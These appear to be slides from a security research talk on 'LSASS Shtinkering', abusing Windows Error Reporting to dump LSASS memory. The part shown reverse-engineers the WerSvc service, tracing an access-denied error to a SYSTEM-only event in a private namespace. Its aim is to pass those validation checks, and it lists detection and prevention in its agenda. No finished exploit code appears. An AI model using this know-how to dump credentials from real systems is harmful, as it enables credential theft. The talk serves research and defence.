
# Manually Report an Exception to WER

2

The ALPC reply message from WER returns NTSTATUS value of 0x80070005

To understand why, reverse engineering of WerSvc is required

Send Message





01

---

## **Memory Dumping Techniques**

Overview of known  
techniques and tools

02

---

## **LSASS Shtinkering**

Reverse Engineering the  
WER Client Side

03

---

## **LSASS Shtinkering**

Reverse Engineering the  
WER Server Side

04

---

## **Detection & Prevention**

How to stop the attack



# Reverse Engineering WER - Server Side

1

WER Service Overview

2

Find Error Code Origin

3

Pass Validation Checks

# The WER Service

3

Initialize Service

- Implemented by WerSvc.dll and executed inside svchost.exe
- Service is set to manual start
- Allows errors to be reported when programs stop working
- Allows logs to be generated for diagnostic and repair services

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WerSvc\Parameters			
▼	WerSvc	▲	
	Parameters		
	TriggerInfo		
	WFDSConMgrSvc		
	WFPLWFS		
Name	Type	Data	
(Default)	REG_SZ	(value not set)	
ServiceDll	REG_EXPAND_SZ	%SystemRoot%\System32\WerSvc.dll	
ServiceDllUnloadOnStop	REG_DWORD	0x00000001 (1)	



# WerSvc ALPC Port Initialization

3

Initialize Service

- CWerService::\_StartLpcServer()

```
RtlInitUnicodeString(&DestinationString, L"\\WindowsErrorReportingServicePort");
if ( !ConvertStringSecurityDescriptorToSecurityDescriptorW(
    L"D:P(D;OICI;GA;;;NU)(A;OICI;GR;;;AU)(A;OICI;GR;;;BG)(A;OICI;GA;;;S-1-5-80-3299868208-4286319593-1091140620-"
    "3583751967-1732444380)(A;OICI;GR;;;WD)(A;OICI;GR;;;S-1-15-2-1)(A;OICI;GR;;;S-1-15-3-1024-3153509613-96066"
    "6767-3724611135-2725662640-12138253-543910227-1950414635-4190290187)",
    1u,
    &hMem,
    0i64) )
    goto LABEL_23;
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.ObjectName = &DestinationString;
ObjectAttributes.Attributes = 0;
ObjectAttributes.SecurityDescriptor = hMem;
ObjectAttributes.SecurityQualityOfService = 0i64;
memset_0(v23, 0, 0x48ui64);
v23[0] = 0x20000;
v24 = 1400i64;
v25 = 0i64;
v26 = 89600i64;
v16 = NtAlpcCreatePort((char *)lpCriticalSection + 368, &ObjectAttributes, v23);
if ( v16 >= 0 )
{
    if ( *((_QWORD *)lpCriticalSection + 47) )
        MicrosoftTelemetryAssertTriggeredNoArgs(v15);
    v17 = CreateThread(
        0i64,
        0i64,
        (LPTHREAD_START_ROUTINE)CWerService::StaticLpcServerThread,
        lpCriticalSection,
        0,
        &ThreadId);
}
```



# Find Error Code Origin in WerSvc.dll

4

- References for the error code "80070005" where found in WerSvc.dll:

Validate Request

Occurrences of: 80070005		
Address	Function	Instruction
.text:00007FFE06C87393	?CheckIfSystemConnectingToPort@CWerService@@AEAAJPEAU_WERSVC_MSG@@@Z	; CWerService::CheckIfSystemConnectingToPort(_WERSVC_MSG *)+246↑j
.text:00007FFE06C8765F	?CheckIfValidPortMessage@CWerService@@AEAAJPEAU_WERSVC_MSG@@@Z	mov eax, 80070005h
.text:00007FFE06C8A953	?SvcReportHang@CWerService@@AEAAJPEAU_WERSVC_MSG@@@Z	; CWerService::SvcReportHang(_WERSVC_MSG *,_WERSVC_MSG *)+B6↑j
.text:00007FFE06C8AD0B	?SvcReportCrash@CWerService@@AEAAJPEAU_WERSVC_MSG@@@Z	mov dword ptr [rbx+2Ch], 80070005h
.text:00007FFE06C8F9CD	?NonElevatedProcessStart@@YAJPEAX0PEAPEAX@Z	mov edi, 80070005h
.text:00007FFE06C94BAD	?_CheckIfOKToReport@CHangrepServer@@AEAAJPEAX0KKPEAPEAX1@Z	mov eax, 80070005h
.text:00007FFE06C958DB	?Cancel@CHangrepServer@@QEAAJPEAXK@Z	mov ebx, 80070005h
.text:00007FFE06CA20DB	?UtilVerifyFilePath@@YAJPEBGPEAX@Z	cmp eax, 80070005h
.text:00007FFE06CA96D7	?GetProcessAppId@CallerIdentity@@YAJPEAXPEAPEAG@Z	cmp edi, 80070005h



# Find Error Code Origin in WerSvc.dll

4

Validate Request

- Placed breakpoint in each reference
- This one hit:

```
IDA View-RIP
werSvc.dll:00007FFF60187348 call cs:_imp_GetLastError
werSvc.dll:00007FFF6018734F nop dword ptr [rax+rax+00h]
werSvc.dll:00007FFF60187354 mov rcx, cs:WPP_GLOBAL_Control
werSvc.dll:00007FFF6018735B lea r8, WPP_a97d448bc7a4354a2941d62493d3d7af_Trac
werSvc.dll:00007FFF60187362 mov r9d, eax
werSvc.dll:00007FFF60187365 mov edx, 20h ; ' '
werSvc.dll:00007FFF6018736A mov rcx, [rcx+10h]
werSvc.dll:00007FFF6018736E call WPP_SF_d
werSvc.dll:00007FFF60187373
werSvc.dll:00007FFF60187373 loc_7FFF60187373: ; CODE XREF:
werSvc.dll:00007FFF60187373 ; CWerService
werSvc.dll:00007FFF60187373 mov ebx, 80070005h
werSvc.dll:00007FFF60187378 jmp short loc_7FFF6018738C
```

Address	Module	Function
00007FFF60187373	werSvc.dll	private: long CWerService::CheckIfSystemConnectingToPort(struct _WERSVC_MSG *)+0x273
00007FFF60186F50	werSvc.dll	private: long CWerService::CheckIfCrashIsValid(struct _WERSVC_MSG *)+0x2C0
00007FFF6018ACD8	werSvc.dll	private: long CWerService::SvcReportCrash(struct _WERSVC_MSG *,struct _WERSVC_MSG *)+0x54
00007FFF6018A26C	werSvc.dll	private: long CWerService::DispatchPortRequestWorkItem(struct _TP_CALLBACK_INSTANCE *,struct _WERSVC_MSG *)+0x1B4
00007FFF6018A069	werSvc.dll	private: static void CWerService::StaticDispatchPortRequestWorkItem(struct _TP_CALLBACK_INSTANCE *,void *)+0x29
00007FFF6D980BF9	ntdll.dll	ntdll_RtlDeactivateActivationContext+2C9




# Opening the Event

4

Validate Request

## CheckIfSystemConnectingToPort()

- Impersonates the process that sent the request via `ImpersonateLoggedOnUser()`
- Attempt is made to open the event `"WerSvc\WerSvcSystemPermissionsEvent"`
- `OpenEvent()` fails with `ERROR_ACCESS_DENIED`
- Function returns `0x80070005`



# Tracing Back Event Creation

4

Validate Request

xrefs to Name			
Direction	Type	Address	Text
Up	o	CWerService::CheckIfSystemConnectingToPort(_WERSVC_MSG *)+217	lea r8, Name; "WerSvc\\WerSvcSystemPermissionsEvent"
Up	o	CWerService::_StartLpcServer(void):loc_7FFE06C88C9B	lea r9, Name; "WerSvc\\WerSvcSystemPermissionsEvent"
Line 2 of 2			
<div>OK Cancel Search Help</div>			

```
if ( !ConvertStringSecurityDescriptorToSecurityDescriptorW(  
    L"D:(A;OICI;GR;;;SY)",          // Allow "NT AUTHORITY\SYSTEM" GENERIC_READ  
    1u,  
    &SecurityDescriptor.lpSecurityDescriptor,  
    0i64) )  
{  
    LABEL_23:  
        SetLastError = GetLastError();  
        v6 = (unsigned __int16)LastError | 0x80070000;  
        if ( GetLastError <= 0 )  
            v6 = GetLastError;  
        if ( v6 >= 0 )  
            v6 = -2147467259;  
        goto LABEL_51;  
}  
SecurityDescriptor.nLength = 24;  
SecurityDescriptor.bInheritHandle = 0;  
v12 = CreateEventW(&SecurityDescriptor, 0, 0, L"WerSvc\\WerSvcSystemPermissionsEvent");
```

?



# Tracing Back Event Creation

4

Validate Request



Address	Length	Type	String
[S] .rdata:00007FF... 0000000E	0000000E	C (16 bits) - UTF-16LE	wersvc
[S] .rdata:00007FF... 0000000E	0000000E	C (16 bits) - UTF-16LE	WerSvc
[S] .rdata:00007FF... 00000048	00000048	C (16 bits) - UTF-16LE	WerSvc\\WerSvcSystemPermissionsEvent
[S] .rdata:00007FF... 00000030	00000030	C (16 bits) - UTF-16LE	WerSvcNameSpaceBoundary
[S] .rdata:00007FF... 00000028	00000028	C (16 bits) - UTF-16LE	WerSvcKernelMsgDone
[S] .rdata:00007FF... 0000000B	0000000B	C	wersvc.dll
[S] .rdata:00007FF... 00000056	00000056	C (16 bits) - UTF-16LE	WerSvc\\WerSvcNonElevationInfoSectionName%d
[S] .rdata:00007FF... 0000003E	0000003E	C	oncore\\windows\\feedback\\core\\wersvc\\lib\\reflectionserver.cpp

AliasPrefix: ; DATA XREF: CWerService::QueryServiceS ; CWerService::_CreatePrivateNamespace( text "UTF-16LE", 'WerSvc',0 align 8			
xrefs to AliasPrefix			
Direction	Type	Address	Text
Up	o	CWerService::QueryServiceStartType(ulong *)+6D	lea rdx, AliasPrefix; "WerSvc"
Up	o	CWerService::_CreatePrivateNamespace(void):loc_7FFE0...	lea rdx, AliasPrefix; "WerSvc"
Up	o	CWerService::_CreatePrivateNamespace(void)+27C	lea r8, AliasPrefix; "WerSvc"
Up	o	CWerService::_CreatePrivateNamespace(void)+2C1	lea rdx, AliasPrefix; "WerSvc"



# Private Namespaces and Boundaries


- Private namespaces and boundary descriptors protect from a *squatting attack*:
- “DoS attack where a program interferes with another program through the use of shared synchronization objects in an unwanted or unexpected way”




# Private Namespaces and Boundaries

- Private namespace is like a directory for kernel objects that is protected by a boundary descriptor
- Descriptors contain SIDs describing which users and groups are allowed to create objects in the directory
- Namespace is identified by both its name and boundary descriptor
- Different namespaces can have identical names if they have differing boundary descriptors

Malware



EDR Agent



# Private Namespaces and Boundaries

- Private namespaces protect named objects from access by non-approved SIDs
- Approved SIDs are set for boundary descriptor
- Boundary Descriptor is created with `CreateBoundaryDescriptor()`
- Approved SIDs are added to boundary descriptor via `AddSIDToBoundaryDescriptor()`
- Namespace is created via `CreatePrivateNamespace()`  
The boundary descriptor is sent as a parameter



# WerSvc Initialization

- The following actions are performed upon service initialization:
- `CWerService::_CreatePrivateNamespace()`
  - Creates a boundary descriptor with the SID of the service
  - Creates the "WerSvc" private namespace with the boundary descriptor
  - Events can be created under this namespace only with the WerSvc SID
- Event "WerSvc\WerSvcSystemPermissionsEvent" is created
  - "WerSvcSystemPermissionsEvent" exists under the namespace "WerSvc"
  - Can only be accessed by SYSTEM due to the security descriptor

```
HANDLE hBoundaryDescriptor = RtlCreateBoundaryDescriptor(L"WerSvcNameSpaceBoundary", 0);
RtlCreateServiceSid("WerSvc", SidBuffer, BufferSize);
RtlAddSIDToBoundaryDescriptor(SidBuffer, hBoundaryDescriptor);
CreatePrivateNamespaceW(hBoundaryDescriptor, L"WerSvc");
...
// Allow GENERIC_READ to "NT AUTHORITY\SYSTEM"
ConvertStringSecurityDescriptorToSecurityDescriptorW("D:(A;OICI;GR;;;SY)", &SecurityDescriptor);
CreateEventW(&SecurityDescriptor, L"WerSvc\WerSvcSystemPermissionsEvent");
```

